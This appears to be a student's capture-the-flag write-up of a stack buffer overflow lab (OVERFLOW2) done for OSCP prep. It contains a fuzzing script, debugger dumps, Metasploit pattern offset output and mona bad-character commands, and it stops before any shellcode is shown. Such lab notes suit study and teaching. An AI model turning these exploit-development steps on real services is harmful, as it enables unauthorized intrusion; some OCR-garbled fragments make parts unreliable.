Oscp_prep overflow2


After compleating the level one let's moove the the next level ..... due to don't have the note's i have to begin again but this time with the note... so let's fuzz

Fuzzing

Created the script to fuzz

```
import socket

# Create an array of buffers, from 10 to 2000, with increments of 20.
counter = 100
fuzz_strings = ["A"]

while len(fuzz_strings) <= 30:
    fuzz_strings.append("A" * counter)
    counter = counter + 200

for fuzz in fuzz_strings:
    print "Fuzzing with %s bytes" % len(fuzz)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect(('10.10.140.221', 1337))
    s.send('OVERFLOW2 ' + fuzz + '\r\n\r\n' )
    print s.recv(1024)
    s.close()
```

```
┌─[x]─[root@saims0n]─[~/Desktop/.machinenote/try_hack_me/bof_pre/oscp_pract/atk2
]
└──╼ #python2 atk2.py
Fuzzing with 1 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.

Fuzzing with 100 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.

Fuzzing with 300 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.

Fuzzing with 500 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.

Fuzzing with 700 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.

Fuzzing with 900 bytes
^CTraceback (most recent call last):
  File "atk2.py", line 16, in <module>
    print s.recv(1024)
KeyboardInterrupt
```



```
Registers (FPU)
EAX 0186F7A8 ASCII "OVERFLOW2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0187E6A4
EDX 00000A0D
EBX 41414141
ESP 0186FA30 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♪◘♪◘"
EBP 41414141
ESI 00000000
EDI 00000000

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address  Hex dump                 ASCII
00406000 00 00 00 00 02 00 00 00 ....@...
00406008 FD FF FF FF 00 40 00 00 ²   .@..
00406010 B0 50 40 00 FF FF FF FF ░P@.
00406018 00 00 00 00 00 00 00 00 ........
00406020 00 00 00 00 00 00 00 00 ........
00406028 00 00 00 00 00 00 00 00 ........
00406030 00 00 00 00 00 00 00 00 ........
00406038 00 00 00 00 00 00 00 00 ........
00406040 00 00 00 00 00 00 00 00 ........
00406048 00 00 00 00 00 00 00 00 ........
00406050 00 00 00 00 00 00 00 00 ........
```

```
0186FA30  41414141  AAAA
0186FA34  41414141  AAAA
0186FA38  41414141  AAAA
0186FA3C  41414141  AAAA
0186FA40  41414141  AAAA
0186FA44  41414141  AAAA
0186FA48  41414141  AAAA
0186FA4C  41414141  AAAA
0186FA50  41414141  AAAA
0186FA54  41414141  AAAA
0186FA58  41414141  AAAA
0186FA5C  41414141  AAAA
```

Ok So i have got the crash byte....as 900

Finding EIP

To find the Eip we need the lengh of crash byte that we did erlier....We have msf to genrate the pattern of the lenght of the crash byte...



```
└──╼ #/usr/bin/msf-pattern_create -l 900
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9
```


Where the -L is the crash byte of the application...

```
Registers (FPU)
EAX 01BCF7A8 ASCII "OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
ECX 00386354
EDX 00000A0D
EBX 39754138
ESP 01BCFA30 ASCII "2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay
EBP 41307641
ESI 00000000
EDI 00000000

EIP 76413176

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
01BCFA30  33764132 2Av3
01BCFA34  41347641 Av4A
01BCFA38  76413576 v5Av
01BCFA3C  37764136 6Av7
01BCFA40  41387641 Av8A
01BCFA44  77413976 v9Aw
01BCFA48  31774130 0Aw1
01BCFA4C  41327741 Aw2A
01BCFA50  77413377 w3Aw
01BCFA54  35774134 4Aw5
01BCFA58  41367741 Aw6A
01BCFA5C  77413777 w7Aw
```

xfreerdp

eption to program Paused



so let's grab the value of EIP address....

Finding Offset

Ok So we have the eip addre let's get the offset value ...

```
┌─[root@saims0n]─[~/Desktop/.machinenote/try_hack_me/bof_pre/oscp_pract/atk2]
└──╼ #/usr/bin/msf-pattern_offset -l 900 -q 76413176
[*] Exact match at offset 634
```

As you can see msf did our job and gave back the offset value 634

Finding BADCHAR


Let's find the badchar...

```
!mona compare -f C:\mona\oscp\bytearray.bin -a
```

```
!mona config -set workingfolder c:\logs\%p
!mona bytearray -b '\x00'
```

```
!mona compare -f C:\logs\oscp\bytearray.bin -a
```

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 0196FA30
```




```
Registers (FPU)
EAX 0196F7A8 ASCII "OVERFLOW2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 005F5104
EDX 000A0D0A
EBX 41414141
ESP 0196FA30
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                                         ASCII
00406000 00 00 00 00 02 00 00 00 FD FF FF FF 00 40 00 00  ....☻...²   .@..
00406010 B0 50 40 00 FF FF FF FF 00 00 00 00 00 00 00 00  ░P@.    ........
00406020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00406030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00406040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00406050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00406060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00406070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00406080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00406090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004060A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0196FA18  41414141  AAAA
0196FA1C  41414141  AAAA
0196FA20  41414141  AAAA
0196FA24  41414141  AAAA
0196FA28  41414141  AAAA
0196FA2C  42424242  BBBB
0196FA30  04030201  ☺☻♥♦
0196FA34  08070605  ♣♠•◘
0196FA38  0C0B0A09  ..♂.
0196FA3C  100F0E0D  .♫☼►
0196FA40  14131211  ◄↕‼¶
0196FA44  18171615  §▬↨↑
```

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 0196FA30
[12:54:42] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
Paused
```

```
!mona compare -f C:\logs\oscp\bytearray.bin -a 01A5FA30
```



mona Memory comparison results

Address	Status	BadChars	Type
0x01a5fa30	Corruption after 34 byte	00 23 24 3c 3d 83 84 ba	normal

So there's a list of badchar's in list but not all are bad char... it might happen due to there erlier char is bad,We can scape then list bad char ...like this...

```
\x00\x23\x3c\x83\xba
```


```
!mona bytearray -b "\x00\x23\x3c\x83\xba"
```

created the paylod excepting the new bad char ....

```
from __future__ import print_function
listRem = "\\x23\\x3c\\x83\\xba".split("\\x")
  for x in range(1, 256):
  if "{:02x}".format(x) not in listRem:
      print("\\x" + "{:02x}".format(x), end='')
print()
```


use the string as bad char and send the payload...

!mona compare -f C:\logs\oscp\bytearray.bin -a 01B3FA30

